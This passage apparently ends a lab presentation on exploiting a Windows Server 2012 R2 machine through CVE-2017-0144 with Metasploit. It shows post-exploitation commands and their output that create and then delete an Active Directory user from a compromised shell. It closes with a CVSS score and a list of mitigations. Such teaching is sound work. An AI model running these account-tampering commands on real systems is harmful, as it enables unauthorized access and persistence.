
- **Step 4** : Create user in AD.

```
C:\Windows\system32>dsadd user "CN=PISA,CN=Users,DC=harakai,DC=com" -samid NewUser -pwd hell012345 -fn Phorn -ln Pisa -display "Phorn Pisa" -desc "Hacker cute cute trying to attack window server 2012 R2"
dsadd user "CN=PISA,CN=Users,DC=harakai,DC=com" -samid NewUser -pwd hell012345 -fn Phorn -ln Pisa -display "Phorn Pisa" -desc "Hacker cute cute trying to attack window server 2012 R2"
dsadd succeeded:CN=PISA,CN=Users,DC=harakai,DC=com
```

- **Step 5** : Delete user name **"PISA"**.

```
C:\Windows\system32>dsrm "cn=PISA,cn=users,dc=harakai,dc=com" -noprompt
dsrm "cn=PISA,cn=users,dc=harakai,dc=com" -noprompt
dsrm succeeded:cn=PISA,cn=users,dc=harakai,dc=com
```

Now we see all the user in AD and the recent user name PISA that have been created on Metasploit to the server






“Vulnerability Evaluation suggesting fixes for security issues.”

CVE	CVE-2017-0144
BASE SCORE	8.8 (HIGH)
VECTOR	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

Consider implementing the following countermeasures and mitigations:

- Update and Patch the System
- Disable Unnecessary Services
- Secure Remote Desktop (RDP)
- Set Strong Password Policies
- Firewall Configuration
- Intrusion Detection/Prevention Systems (IDS/IPS)
- Advanced Threat Protection
- Access Control
- Backup and Recovery







Thank You!

– Q&A Session –